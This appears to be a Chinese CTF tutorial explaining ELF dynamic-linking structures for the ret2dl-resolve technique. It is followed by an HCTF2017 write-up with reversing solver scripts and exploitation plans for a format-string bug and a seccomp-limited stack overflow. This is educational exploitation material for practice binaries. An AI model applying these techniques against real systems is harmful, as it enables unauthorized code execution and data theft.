[20] .jcr              PROGBITS        08049f24 000f24 000004 00  WA  0
[21] .dynamic          DYNAMIC         08049f28 000f28 0000c8 08  WA  6
[22] .got              PROGBITS        08049ff0 000ff0 000004 04  WA  0
[23] .got.plt          PROGBITS        08049ff4 000ff4 000020 04  WA  0
```



```
gdb-peda$ x/8wx 0x08049f28
0x8049f28:      0x00000001      0x00000010      0x0000000c      0x080481ac
0x8049f38:      0x0000000d      0x0804861c      0x6ffffef5      0x080481ac
```


查看 elf.h ：

https://sourceware.org/git/?p=glibc.git;a=blob_plain;f=elf/elf.h

的定义，发现是一个 tag 加上一个数值或者是指针：

```
/* Dynamic section entry.  */

typedef struct
{
  Elf32_Sword  d_tag;           /* Dynamic entry type */
  union
    {
      Elf32_Word d_val;         /* Integer value */
      Elf32_Addr d_ptr;         /* Address value */
    } d_un;
} Elf32_Dyn;
```

```
/* Legal values for d_tag (dynamic entry type).  */

#define DT_NULL		0		/* Marks end of dynamic section */
#define DT_NEEDED	1		/* Name of needed library */
#define DT_PLTRELSZ	2		/* Size in bytes of PLT relocs */
#define DT_PLTGOT	3		/* Processor defined value */
#define DT_HASH		4		/* Address of symbol hash table */
#define DT_STRTAB	5		/* Address of string table */
#define DT_SYMTAB	6		/* Address of symbol table */
#define DT_RELA		7		/* Address of Rela relocs */
#define DT_RELASZ	8		/* Total size of Rela relocs */
#define DT_RELAENT	9		/* Size of one Rela reloc */
#define DT_STRSZ	10		/* Size of string table */
#define DT_SYMENT	11		/* Size of one symbol table entry */
#define DT_INIT		12		/* Address of init function */
#define DT_FINI		13		/* Address of termination function */
#define DT_SONAME	14		/* Name of shared object */
#define DT_RPATH	15		/* Library search path (deprecated) */
#define DT_SYMBOLIC	16		/* Start symbol search here */
#define DT_REL		17		/* Address of Rel relocs */
#define DT_RELSZ	18		/* Total size of Rel relocs */
#define DT_RELENT	19		/* Size of one Rel reloc */
#define DT_PLTREL	20		/* Type of reloc in PLT */
#define DT_DEBUG	21		/* For debugging; unspecified */
#define DT_TEXTREL	22		/* Reloc might modify .text */
#define DT_JMPREL	23		/* Address of PLT relocs */
#define    DT_BIND_NOW	24		/* Process relocations of object */
```


第二项是 Module ID "Lib.so" 这个其实就是 __dl_runtime_resolve(link_map, rel_offset) 中的 link_map ，它是一个将有引用到的 library 所串成的 linked list。

第三项是 __dl_runtime_resolve(link_map, rel_offset) 这个函数的地址。

第四项就是 function@.got.plt ，就是上图中的 GOT[n] ，调用 __dl_runtime_resolve(link_map, rel_offset) 后使其指向各自的函数。

其中第二项和第三项由动态链接器在装载共享模块的时候将他们初始化。对比一下上图中的反汇编 .plt 的 section 中的代码就是先 push n ，然后把 .got.plt 第二项 push 进去，然后 jmp 第三项。完成 __dl_runtime_resolve(link_map, rel_offset) 。

```
[16] .eh_frame_hdr     PROGBITS        08048640 000640 00003c 00   A  0   0  4
[17] .eh_frame         PROGBITS        0804867c 00067c 0000ec 00   A  0   0  4
[18] .ctors            PROGBITS        08049f14 000f14 000008 00  WA  0   0  4
[19] .dtors            PROGBITS        08049f1c 000f1c 000008 00  WA  0   0  4
[20] .jcr              PROGBITS        08049f24 000f24 000004 00  WA  0   0  4
[21] .dynamic          DYNAMIC         08049f28 000f28 0000c8 08  WA  6   0  4
[22] .got              PROGBITS        08049ff0 000ff0 000004 04  WA  0   0  4
[23] .got.plt          PROGBITS        08049ff4 000ff4 000020 04  WA  0   0  4
[24] .data             PROGBITS        0804a014 001014 000008 00  WA  0   0  4
[25] .bss              NOBITS          0804a020 00101c 00002c 00  WA  0   0 32
```


rel_offset

观察一下上图中反汇编的代码，发现相邻的两个需要重定位的函数的

rel_offset 都是相差 8 。现在问题来了，现在手里面有一个可用的 library 的 list ，一个 rel_offset ，__dl_runtime_resolve() 是怎么知道要绑定哪个函数，修改的 .got.plt 的 section 的位置又是哪里?

先了解 .dynamic 中的三个 d_tag （可以参考上图 d_tag 的定义），对应这三个节区：

```
root@kali:~/pwn/example# readelf -d ./xdctf15-pwn200

Dynamic section at offset 0xf28 contains 20 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000c (INIT)                       0x8048340
 0x0000000d (FINI)                       0x804861c
 0x6ffffef5 (GNU_HASH)                   0x80481ac
 0x00000005 (STRTAB)                     0x8048268
 0x00000006 (SYMTAB)                     0x80481d8
 0x0000000a (STRSZ)                      100 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x8049ff4
 0x00000002 (PLTRELSZ)                   40 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x8048318
 0x00000011 (REL)                        0x8048300
 0x00000012 (RELSZ)                      24 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x6ffffffe (VERNEED)                    0x80482e0
 0x6fffffff (VERNEEDNUM)                 1
 0x6ffffff0 (VERSYM)                     0x80482cc
 0x00000000 (NULL)                       0x0
```



```
root@kali:~/pwn/example# readelf -S ./xdctf15-pwn200
There are 28 section headers, starting at offset 0x1134:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 00002c 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481d8 0001d8 000090 10   A  6   1  4
  [ 6] .dynstr           STRTAB          08048268 000268 000064 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          080482cc 0002cc 000012 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         080482e0 0002e0 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             08048300 000300 000018 08   A  5   0  4
  [10] .rel.plt          REL             08048318 000318 000028 08   A  5  12  4
  [11] .init             PROGBITS        08048340 000340 00002e 00  AX  0   0  4
  [12] .plt              PROGBITS        08048370 000370 000060 04  AX  0   0 16
  [13] .text             PROGBITS        080483d0 0003d0 00024c 00  AX  0   0 16
  [14] .fini             PROGBITS        0804861c 00061c 00001a 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048638 000638 000008 00   A  0   0  4
```


rel.plt

先看看 rel.plt 节区，上面是变量，下面是函数，:

```
root@kali:~/pwn/example# readelf -r ./xdctf15-pwn200

Relocation section '.rel.dyn' at offset 0x300 contains 3 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ff0  00000306 R_386_GLOB_DAT    00000000   __gmon_start__
0804a020  00000805 R_386_COPY        0804a020   stdin@GLIBC_2.0
0804a040  00000605 R_386_COPY        0804a040   stdout@GLIBC_2.0

Relocation section '.rel.plt' at offset 0x318 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a000  00000107 R_386_JUMP_SLOT   00000000   setbuf@GLIBC_2.0
0804a004  00000207 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a008  00000307 R_386_JUMP_SLOT   00000000   __gmon_start__
0804a00c  00000407 R_386_JUMP_SLOT   00000000   __libc_start_mai
0804a010  00000507 R_386_JUMP_SLOT   00000000   write@GLIBC_2.0
```


offset 就是需要修改的 .got.plt 的地址，在内存中查看一下，发现就只有两个数值对应上图的 5 个类型：

```
gdb-peda$ x/4wx 0x08048298
0x8048298:      0x0804a00c      0x00000107      0x0804a010      0x00000307
```

在看下它的定义：

```
/* Relocation table entry without addend (in section of type SHT_REL). */

typedef struct
{
  Elf32_Addr    r_offset;       /* Address */
  Elf32_Word    r_info;             /* Relocation type and symbol index */
} Elf32_Rel;

/* How to extract and insert information held in the r_info field. */

#define ELF32_R_SYM(val)            ((val) >> 8)
#define ELF32_R_TYPE(val)           ((val) & 0xff)
#define ELF32_R_INFO(sym, type)         (((sym) << 8) + ((type) & 0xff))
```


这个结构也是 8 个字节。其实 rel_offset 即为需要重定位的函数在 rel.plt 节中的节偏移。r_info 这个结构是两个参数合在一起的。其中 Type 是（r_info && 0xff），另外一个参数就是（r_info >> 8)Sym.Value 和 Sym.Name 是通过 dynsym 节区找到的。

dynsym

再看 .dynsym 这个节区的内容，照例查看它的内存：

```
root@kali:~/pwn/example# readelf -s ./xdctf15-pwn200

Symbol table '.dynsym' contains 9 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FUNC    GLOBAL DEFAULT  UND setbuf@GLIBC_2.0 (2)
     2: 00000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.0 (2)
     3: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     4: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0
2)
     5: 00000000     0 FUNC    GLOBAL DEFAULT  UND write@GLIBC_2.0 (2)
     6: 0804a040     4 OBJECT  GLOBAL DEFAULT   25 stdout@GLIBC_2.0 (2)
     7: 0804863c     4 OBJECT  GLOBAL DEFAULT   15 _IO_stdin_used
     8: 0804a020     4 OBJECT  GLOBAL DEFAULT   25 stdin@GLIBC_2.0 (2)
```



```
gdb-peda$ x/12wx 0x080481d8
0x80481d8:      0x00000000      0x00000000      0x00000000      0x00000000
0x80481e8:      0x0000003b      0x00000000      0x00000000      0x00000000
0x80481f8:      0x0000002f      0x00000000      0x00000000      0x00000012
```


发现还是看不懂，还是配合定义来看，这是一个 16 字节的结构，可以阅读参考资料_符号表节：

```
/* Symbol table entry.  */

typedef struct
{
  Elf32_Word    st_name;        /* Symbol name (string tbl index) */
  Elf32_Addr    st_value;       /* Symbol value */
  Elf32_Word    st_size;        /* Symbol size */
  unsigned char     st_info;        /* Symbol type and binding */
  unsigned char     st_other;       /* Symbol visibility */
  Elf32_Section st_shndx;       /* Section index */
} Elf32_Sym;
```


其实 .dynsym 里面的大概是这样的：struct Elf32_Sym a[n]; 其中 n 是 (r_info >> 8)。


dynstr

这里的 st_name 存放的又是 .dynstr 中的节偏移，验证一下：

```
gdb-peda$ x/10s 0x08048268
0x8048268:      ""
0x8048269:      "__gmon_start__"
0x8048278:      "libc.so.6"
0x8048282:      "_IO_stdin_used"
0x8048291:      "stdin"
0x8048297:      "read"
0x804829c:      "stdout"
0x80482a3:      "setbuf"
0x80482aa:      "__libc_start_main"
0x80482bc:      "write"
gdb-peda$ x/s 0x08048268+0x3b
0x80482a3:      "setbuf"
```



结构总结

其实就是一个个结构数组。一图解千言：



__dl_runtime_resolve(link_map, rel_offset) 是用汇编写的。调用了__dl_fixup()，参数由寄存器传递。那里用 reloc_arg 替代了 rel_offset，可以通过 apt-get source libc6-dev 下载源码，打开 elf 文件夹下的 dl-runtime.c 即可：

阅读源码对我来说很困难，所以这里抄袭了 7o8v 大佬文章里面的图：



0x02 思路

多数动态装载器实现不去检查重定位表的边界！！!所以我们在高地址处伪造 data 就可以。而程序的可读写段在更高的地址，所以我们只要在那伪造 data 就可以了，一般在 .bss 的 section 伪造。

1、控制 EIP 写入伪造的数据

2、控制 EIP 到 dl_resolve

伪造 rel_off 和 link_map

其实只要跳到 PLT[0]，这样伪造 rel_off 即可

3、在栈上构造函数参数执行即可。

0x03 EXP(PWN2)

借用 7o8v 所说的 pwn2 进行示例，题目链接如下：

http://pan.baidu.com/s/1miT1kPM 密码：hwt3


感谢 7o8v 大佬对我的指导以及帮助，exp 请查看原文：

https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==&mid=2247485325&idx=1&sn=df6f0b8bc05dd08c00ac6486cd2b991b&chksm=ec1e37a5db69beb373d3aa952e00a57586196f864c5bf3f80ecb8a6b3a41053f1353a7cb58b1&scene=21#wechat_redirect

前面两个 payload 是向 link_map+0xe4 这个地址写 NUll 。一般是 64 位的 ret2resolve 碰到的问题，没想到我人品好碰到了！！！原因是伪造的 symbol 的 index 过大，使得 vernum[ELFW(R_SYM) (reloc->r_info)] 读取越界。为了绕过这部分，roputils 选择的方法便是令 l->l_info[VERSYMIDX (DT_VERSYM)] == NULL 。查看这段代码：

```
CODE: [ c ]
  /* Look up the target symbol. If the normal lookup rules are not used don't look in the global scope. */

  if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0)

{
  const struct r_found_version *version = NULL;

  if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
{
  const ElfW(Half) *vernum =
    (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
  ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
  version = &l->l_versions[ndx];
  if (version->hash == 0)
    version = NULL;
}
```


只要将 l->l_info[VERSYMIDX (DT_VERSYM)] 的地址位改为 NULL 就可以跳过这个引发错误的地方。参考资料上说的是 64 位的位于 link_map+0x1c8 ，反汇编 pwn2 如下：



edi 此时保存的是 link_map 的地址，我机器上则是在 link_map+0xe4 ，没有验证是否可以应用到所有 32 位机器上。跳过这段代码主要是修改 _dl_lookup_symbol_x() 函数的参数，部分传参使用了寄存器，修改的参数大概是 const struct r_found_version *version ，版本符号（ symbol versioning ）。应该是关于 glibc 的兼容性。搞懂一个问题，又蹦出几个问题，故就此作罢，留个坑。可以参考链接：摧毁圣诞。

本人水平有限，如有错误或疑问，欢迎指正讨论。

参考：

1.符号表节:

https://docs.oracle.com/cd/E26926_01/html/E25910/chapter6-79797.html#scrolltoc

2.7o8v-ret2resolve

http://www.reversing.win/2017/08/29/%E4%BA%8C%E6%A0%88%E6%BA%A2%E5%87%BA%E6%BC%8F%E6%B4%9E%E5%88%A9%E7%94%A8-ret2resolve/

3.ROP 之 return to dl-resolve:

http://rk700.github.io/2015/08/09/return-to-dl-resolve/

4.ELF 如何摧毁圣诞--通过 ELF 动态装载机制进行漏洞利用:

http://www.inforsec.org/wp/?p=389

5.动态链接:

https://ctf-wiki.github.io/ctf-wiki/executable/elf/program_linking.html#id3

HCTF2017 的三个 WriteUp

原创： 7o8v 信安之路 2017-11-13

0x00 题目

感觉自己还是太菜了，比赛结束前只做出来了三道题。

0x01 Evr_Q

程序会先要求输入 User

载入到 IDA 进行分析

但是在进行 F5 反编译的时候发生了一个错误

Decompilation failure:

413238: positive sp value has been found

解决方法就是先 undefine 掉函数，再右键选择 Code，最后 Create function 就可以正常反编译了。

```
18  v14 = GetModuleHandleW(0);
19  printf("Welcome to HCTF 2017\n\n", v7);
20  printf("Mark.09 is hijacking Shinji Ikari now...\n\n", v7);
21  printf("Check User: \n", v7);
22  v6 = 256;
23  v5 = Str;
24  scanf("%s", Str, 256);
25  if ( !sub_411316() )
26  {
27    sub_41114A();
28    exit(0);
29  }
```


可以看到 User 的输入时保存在全局数组 Str 里的，然后下面的 sub_411316() 函数进行 User 的 check

```
19  v15 = j_strlen(Str);
20  v4 = 0xA4;
21  v5 = 0xA9;
22  v6 = 0xAA;
23  v7 = 0xBE;
24  v8 = 0xBC;
25  v9 = 0xB9;
26  v10 = 0xB3;
27  v11 = 0xA9;
28  v12 = 0xBE;
29  v13 = 0xD8;
30  v14 = 0xBE;
31  for ( i = 0; i < v15 / 2; ++i )
32  {
33    Str[i] ^= Str[v15 - 1 - i];
34    Str[v15 - 1 - i] ^= Str[i];
35    Str[i] ^= Str[v15 - 1 - i];
36  }
37  for ( j = 0; j < v15; ++j )
38    word_41B2F0[j] = (unsigned __int8)(((((j ^ 0x76) - 52) ^ 0x80) + 43) ^ Str[j]);
39  for ( k = 0; k < v15; ++k )
40  {
41    if ( word_41B2F0[k] != *(&v4 + k) )
42      return 0;
43  }
44  return 1;
45}
```


这就是这个函数的主要部分了，我先爆破出第一个循环加密后的字符串，又因为第一个循环本身只用了异或，所以爆破出来之后再循环一次就是正确的 User 了，脚本如下:


```
unsigned char user[12] = {0xa4,0xa9,0xaa,0xbe,0xbc,0xb9,0xb3,0xa9,0xbe,0xd8,0xbe};
unsigned char str[12];
int i,j,len;
for(i=0;i<11;++i){
    for(j=0;j<256;++j){
        if(user[i] == (((((i ^ 0x76) - 0x34) ^ 0x80) + 0x2B) ^ j))
            str[i] = j;
    }
}

len = 11;
for ( i = 0; i < len / 2; ++i ){
    str[i] ^= str[len - 1 - i];
    str[len - 1 - i] ^= str[i];
    str[i] ^= str[len - 1 - i];
}
str[len] = 0;
printf("%s",str);
```

User 验证成功以后，程序又要求输入 Start Code ，其实就是 flag 。

```
31  printf("Check Start Code: \n", v6);
32  v5 = (char *)128;
33  v4 = flag;
34  scanf("%s", flag, 128);
35  while ( getchar() != 10 )
36    ;
37  if ( j_strlen(flag) != 35 )
38  {
39    sub_411398();
40    sub_4110FF();
41    exit(0);
42  }
43  sub_41114F((int)&unk_41B570, (int)flag);      // 第一次加密 将输入全部异或0x76
44  sub_4110EB(sub_41105A, sub_4111EA, dword_41B780, dword_41B784);
45  if ( sub_411361(1) )
46  {
47    sub_411398();
48    sub_4110FF();
49    exit(0);
50  }
51  v8 = sub_4110EB(sub_411023, sub_41139D, dword_41B770, dword_41B774) != 0;
52  v13 = v8;
53  sub_411023((int)byte_41B5F0, (int)&unk_41B570);// 第二次加密flag的8-14个字符
54  sub_411258(dword_41B770, dword_41B774, 204);
55  if ( sub_411361(2) )
56  {
57    sub_411398();
58    sub_4110FF();
59    exit(0);
60  }
61  v8 = sub_4110EB(sub_41106E, sub_411046, dword_41B778, dword_41B77C) != 0;
62  v12 = v8;
63  sub_41106E(byte_41B670, &unk_41B570);         // 第三次加密flag的15-21个字符
64  sub_411258(dword_41B778, dword_41B77C, 205);
65  if ( sub_411361(3) )
66  {
67    sub_411398();
68    sub_4110FF();
69    exit(0);
70  }
71  v8 = sub_4110EB(sub_41105A, sub_4111EA, dword_41B780, dword_41B784) != 0;
72  v11 = v8;
73  sub_41105A(byte_41B6F0, &unk_41B570);         // 第四次加密flag的21-28个字符
74  sub_411258(dword_41B780, dword_41B784, 221);
75  for ( i = 0; i < 7; ++i )
76  {
77    byte_41B577[i] = byte_41B5F0[i];
78    byte_41B57E[i] = byte_41B670[i];
79    byte_41B585[i] = byte_41B6F0[i];
80  }
81  if ( sub_411447(&unk_41B570, &unk_41B0DC) )   // 经过四个加密后的flag与密文进行对比
```


以上就是第二次输入 flag 的进行加密和验证的地方，最后的解密我也是通过爆破完成的，不算太难，脚本如下:

```c
#include <stdio.h>

int main(){
    unsigned char enCodeFinal[36]={
        0x1E,0x15,0x02,0x10,0x0D,0x48,0x48,
        0x6F,0xDD,0xDD,0x48,0x64,0x63,0xD7,
        0x2E,0x2C,0xFE,0x6A,0x6D,0x2A,0xF2,
        0x6F,0x9A,0x4D,0x8B,0x4B,0xCA,0xFA,
        0x43,0x42,0x17,0x46,0x4F,0x40,0x0B
        };
    unsigned char input[36];
    int i,j,n;
    for(i=0;i<7;++i){
        input[i] = enCodeFinal[i] ^ 0x76;
    }
    for(i=7;i<14;++i){
        for(j=0;j<256;++j){
            n = j ^ 0xad;
            n = ((n << 1) & 0xaa) | ((n & 0xaa) >> 1);
            if(n == enCodeFinal[i]){
                input[i] = j^0x76;
                break;
            }
        }
    }
    for(i=14;i<21;++i){
        for(j=0;j<256;++j){
            n = j ^ 0xBE;
            n = ((n << 2) & 0xCC) | ((n & 0xCC) >> 2);
            if(n == enCodeFinal[i]){
                input[i] = j^0x76;
                break;
            }
        }
    }
    for(i=21;i<28;++i){
        for(j=0;j<256;++j){
            n = j ^ 0xEF;
            n = ((n << 4) & 0xF0) | ((n & 0xF0) >> 4);
            if(n == enCodeFinal[i]){
                input[i] = j^0x76;
                break;
            }
        }
    }
    for(i=28;i<35;++i){
        input[i] = enCodeFinal[i] ^ 0x76;
    }
    printf("%s\n",input);
    return 0;
}
```


其实这个程序还加了一个检测调试器和一些工具进程的回调函数，如果需要动态调试的话，可以把这个函数对应跳表位置的 jmp 改为 ret。:P

0x02 guestbook

Arch: i386-32-little

RELRO: Full RELRO

Stack: Canary found

NX: NX enabled

PIE: PIE enabled

程序主要有三个主要的功能

add()：添加 guest

see()：打印 guest 信息 - name 和 phone

del()：删除 guest

add() 主要代码如下：

```
 8  v4 = __readgsdword(0x14u);
 9  index = 0;
10  for ( i = 0; i <= 9; ++i )
11  {
12    if ( !*((_DWORD *)&guest + 10 * i) )
13    {
14      index = i;
15      printf("OK,your guest index is %d\n", i);
16      *((_DWORD *)&guest + 10 * i) = 1;
17      break;
18    }
19    if ( i == 9 )
20    {
21      puts("the guestbook is full XD.");
22      return __readgsdword(0x14u) ^ v4;
23    }
24  }
25  puts("your name?");
26  if ( read(0, (char *)&guest + 40 * index + 4, 0x20u) )// 输入name
27  {
28    *((_BYTE *)&unk_3063 + 40 * index) = 0;
29    pPhone[10 * index] = malloc(0x10u);
30LABEL_11:
31    while ( 1 )
32    {
33      puts("your phone?");
34      memset((void *)pPhone[10 * index], 0, 0x10u);
35      if ( !read(0, (void *)pPhone[10 * index], 0x10u) )
36        break;
37      for ( j = 0; j <= 15; ++j )
38      {
39        if ( (*__ctype_b_loc())[*(char *)(pPhone[10 * index] + j)] & 0x400 )
40        {
41          puts("I dont trust your phone number!");
42          goto LABEL_11;
43        }
44        if ( (*__ctype_b_loc())[*(char *)(pPhone[10 * index] + j)] & 0x2000 )
45        {
46          puts("I dont trust your phone number!");
47          goto LABEL_11;
48        }
49        if ( j == 15 )
50        {
51          *(_BYTE *)(pPhone[10 * index] + 15) = 0;
52          puts("success!");
53          return __readgsdword(0x14u) ^ v4;
54        }
55      }
56    }
```

这里进行两次输入，输入 name 和 phone ，name 会保存在 bss 上，phone 会额外 malloc 一块内存进行保存。而且两个输入都有长度限制，而且 phone 还会通过 _ctype_b_loc() 对字符类型进行检测，无法输入英文字母。

del():

```
unsigned int del()
{
  unsigned int index; // [esp+8h] [ebp-10h]
  unsigned int v2; // [esp+Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  puts("Plz input the guest index:");
  index = inputNum() % 0xAu;
  if ( *((_DWORD *)&guest + 10 * index) )
  {
    *((_DWORD *)&guest + 10 * index) = 0;
    memset((char *)&guest + 40 * index + 4, 0, 0x20u);
    free((void *)pPhone[10 * index]);
    pPhone[10 * index] = 0;
    puts("success!");
  }
  else
  {
    puts("Go away,hacker QAQ !");
  }
  return __readgsdword(0x14u) ^ v2;
}
```


流程比较简单：guest 标志位置 0 -> name 字段置 0 -> free 掉 phone 的内存 -> phone 的指针置 null

see():

```
unsigned int see()
{
  unsigned int index; // [esp+8h] [ebp-110h]
  char s; // [esp+Ch] [ebp-10Ch]
  int v3; // [esp+10h] [ebp-108h]
  __int16 v4; // [esp+14h] [ebp-104h]
  char v5; // [esp+16h] [ebp-102h]
  unsigned int v6; // [esp+10Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  puts("Plz input the guest index:");
  index = inputNum() % 0xAu;
  if ( *((_DWORD *)&guest + 10 * index) )
  {
    memset(&s, 0, 0x100u);
    *(_DWORD *)&s = ' eht';
    v3 = 'eman';
    v4 = ':';
    snprintf((char *)&v4 + 1, 0xF7u, (const char *)&guest + 40 * index + 4);
    puts(&s);
    memset(&s, 0, 0x100u);
    *(_DWORD *)&s = ' eht';
    v3 = 'nohp';
    v4 = ':e';
    v5 = 0;
    snprintf(&v5, 0xF6u, (const char *)pPhone[10 * index]);
    puts(&s);
  }
  else
  {
    puts("Go away,hacker QAQ !");
  }
  return __readgsdword(0x14u) ^ v6;
}
```


这里通过 snprintf() 和 puts() 对 guest 的信息进行打印，snprintf() 通过格式控制先将信息打印到栈上，puts() 再将这些信息统一进行输出。

那这里就有一个问题，snprintf() 和 printf() 一样存在格式化字符串漏洞。

那我们就已经 get 到了一个格式化字符串的漏洞了。

思路：

程序保护全开，通过写 GOT 表肯定不可能了，于是我决定写 __free_hook，但是刚开始想写一个 one_gadget 完事，结果发现三个 one_gadget 都没法用，于是我在程序段找了一个栈溢出的地方，写到那里去，之后通过泄漏 text 段地址和 canary 来通过栈溢出完成攻击。

EXP: 请看原文：

https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==&mid=2247485415&idx=1&sn=a0dc2b53d746b6c1365c05adf01bd029&chksm=ec1e37cfdb69bed9e29fd8126d310c3f2a5ebbe35eb7a5a815269d00537fd642992cf0dcc04b&scene=21#wechat_redirect

0x03 babystack

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x400000)

很巧的是 pwnable.tw 上也有一道题叫 babystack ，而且对于这两道题我最后的解题思想也是基本一致的。

程序功能很简单，直接看 main 的代码

```
signed __int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  signed __int64 result; // rax
  _QWORD *v4; // [rsp+8h] [rbp-8h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("I will give you a chance");
  __isoc99_scanf("%lld", &v4);
  printf("%lld\n", *v4);
  load_filter();
  StackOverflow();
  result = 60LL;
  __asm { syscall; LINUX - sys_exit }
  return result;
}
```


程序可以接受两次输入，第一次可以接受一个指针的值，之后会有一个 printf 函数将指针指向的内容以 %lld 格式打印出来。

再之后会进入一个我重命名的叫 load_filter 的函数，这个函数的作用就是创建一个系统调用白名单，这份白名单里有：

read()

open()

exit()

其他系统调用被调用时，内核会向进程发送 SIGSYS 信号并终止进程。

这个函数完成之后会进入下一个函数（也是我重命名过的），这个函数就可以进行栈溢出。

```
1 ssize_t sub_400AD9()
2 {
3   char buf; // [rsp+0h] [rbp-20h]
4
5   return read(0, &buf, 0x1000uLL);
6 }
```


但是这里有一个问题就是，由于系统调用被禁用了，我们没有办法正常启shell。

思路:

这时候有两个思路:

使过滤失效或者将 execve 加入到白名单中

利用仅有的三个系统调用获取 flag

刚开始我选择将重点放在过滤上，选择了第一种思路，走了很多弯路。因为我后来调试发现用来将过滤规则载入内核的 load 函数也是被禁用的状态。

于是后来我选择了第二种思路。

先通过 open() 打开 flag 文件，再通过 read() 将内容读入内存，再找一个同时带有 cmp 和跳转到一个被禁用的系统调用前的 je 或 jnz 的这么一个 gadget（有点难懂么？ XD ）。

由于跳到其他系统调用时进程接收到的信号时 SIGSYS ，而程序因为无效返回地址终止时接收到的信号是 SIGSEGV 。

